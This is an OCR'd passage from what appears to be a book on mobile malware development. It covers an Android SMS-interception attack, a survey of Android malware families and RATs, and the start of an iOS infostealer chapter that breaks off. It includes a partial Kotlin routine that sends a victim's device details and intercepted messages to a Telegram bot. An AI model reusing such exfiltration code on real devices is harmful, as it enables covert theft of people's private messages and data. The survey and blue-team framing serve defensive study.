
PROF

{height="30%"}

MEOW


PROF

Hack SMS permission granted




{height="30%"}

At the final step, I just send new SMS to the victim's device for test:




PROF




{height="30%"}

PROF



{width="80%"}



{width="80%"}

As you can see, everything is worked perfectly! =^..^=

Of course, in real cases we need to bypass security measures, like Google Play protection etc, etc. But for ethical reasons, I can not show this concepts in this book.

Also you need to send some information about victim's phone, like this (`HackNetwork`):

PROF

```
// ...
// function to send message using OkHttp to Telegram Bot API
fun sendTextMessage(message: String) {
    val token = getTokenFromAssets()
    val chatId = getChatIdFromAssets()
    val info = getDeviceName() // like in the previous examples
    val meow = "Meow! ♥\uFE0F"
    val messageToSend = "$info\n\n$message\n\n$meow\n\n"
    //....
}
```

This type of attack demonstrates the abuse of system broadcasts and is particularly dangerous because the app does not require the user to do anything except allow permissions.


This technique is used by software like Exodus, INSOMNIA and MazarBOT in the wild.

I hope this section is useful for blue teamers: monitor and audit apps that request sensitive permissions, like `RECEIVE_SMS`. Ensure that they need this permission for legitimate purposes.

Broadcasts
BroadcastReceiver
MITRE ATT&CK: Capture SMS Messages
Exodus
INSOMNIA
MazarBOT

15. evolution of android malware: from simple to sophisticated threats.

بِسْـــمِ اللَّهِ الرَّحْمَنِ الرَّحِـــيْمِ



{height=400px}

Android malware has evolved quickly due to mobile device adoption and malicious actor capabilities. Android viruses and malware were first simple and delivered through unreliable third-party app marketplaces. Early threats used adware, intrusive permissions, and program repackaging to distribute malware.

Android malware has grown more sophisticated and targeted over time. Zero-day exploits and privilege escalation were used by attackers as Android became popular. Advanced persistent threats (APTs) targeting mobile users for data theft, surveillance, and financial fraud have also caused malware to evolve.

PROF

some types of android malware

SMS Trojans are early Android malware. Many threats send premium SMS messages to premium services, costing victims a lot of money without their authorization. Malware typically impersonates legitimate programs or games to deceive users into installing it.

Adware infections slow down devices and consume too much data to send unwanted advertisements to consumers. Adware became increasingly obtrusive, gathering personal data or sending visitors to fraudulent sites.

Banking Trojans are among the most hazardous Android viruses since they steal financial credentials, banking information, and other sensitive data. Trojans impersonate legitimate banking apps or steal credentials.

Ransomware (mobile ransomware) encrypts user data, locks access to the phone, or displays a ransom message demanding payment for the release of the device. While this type of malware is most commonly seen on desktop systems, Android ransomware has steadily gained prominence.

RAT Among the most dangerous and sophisticated types of Android malware are Remote Access Trojans (RATs). RATs are designed to provide an attacker with remote control over the infected device, allowing them to monitor and control it without the user's knowledge.

RATs can exploit a variety of methods to gain control of a device:

Keylogging - capturing every keystroke made by the user to gather sensitive data like login credentials, credit card numbers, or other private information.

Surveillance - RATs often have access to the camera and microphone, allowing attackers to spy on the user in real time.

Location tracking - by exploiting location services, RATs can provide real-time GPS tracking data, enabling attackers to pinpoint the victim's whereabouts.

File exfiltration - RATs often steal files or photos from the victim's device and send them to the attacker.

Credential harvesting - Through phishing or directly accessing apps like banking apps, RATs can steal credentials for various accounts.

Persistence - RATs often implement persistence techniques, ensuring they remain active on the device even after a reboot or when the user attempts to remove them.

notable Android malware families and their features

AndroRAT - apk.androrat - provides remote access to Android devices, allowing attackers to control the device and collect information.

Anubis - a.k.a apk.anubis, BankBot, android.bankspy - originally used as a banking Trojan, Anubis evolved to include features for stealing credentials and other sensitive information. Key features are keylloging and remote access.

PROF

SpyNote - a.k.a apk.spynote, CypherRat - a Remote Access Trojan that uses Android broadcast receivers to automatically start when the device boots.

Dendroid - apk.dendroid - a sophisticated Android RAT that was available for sale and capable of evading detection.

Hydra - apk.hydra - a banking Trojan that targets banking applications to steal credentials.

FakeGram - apk.fakegram - is a banking Trojan and a RAT that targets Android devices. It is a malicious version of Telegram used for stealing user credentials, financial data, and personal information. The malware is often distributed through third-party app stores or social engineering tactics, and once installed on an Android device, it behaves like the legitimate Telegram app but with hidden malicious functionality.

IPStorm - apk.ipstorm - is a sophisticated malware family that evolved from targeting Windows systems to infecting a wide range of devices, including Android, Linux, and macOS. It is primarily used to create a botnet by exploiting exposed services and weak credentials.


CraxsRAT - apk.craxs_rat - is a sophisticated Android Remote Access Trojan (RAT) developed by a Syrian threat actor known as EVLF DEV. This malware-as-a-service (MaaS) has been sold to over 100 cybercriminals worldwide, enabling them to remotely control infected Android devices and exfiltrate sensitive data.

conclusion

As you can see, the evolution of Android malware, especially RATs, demonstrates the increasing sophistication of mobile threats. While early Android malware was limited to relatively simple adware and SMS Trojans, modern threats like RATs provide attackers with full control over a compromised device.

16. mobile malware development: iOS infostealer. Simple Swift example


بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ



{width="80%"}

First of all we need MacOS, you can use your MacBook or use QEMU, for me this is worked perfectly:

PROF



{width="80%"}

https://github.com/quickemu-project/quickemu

Run it:

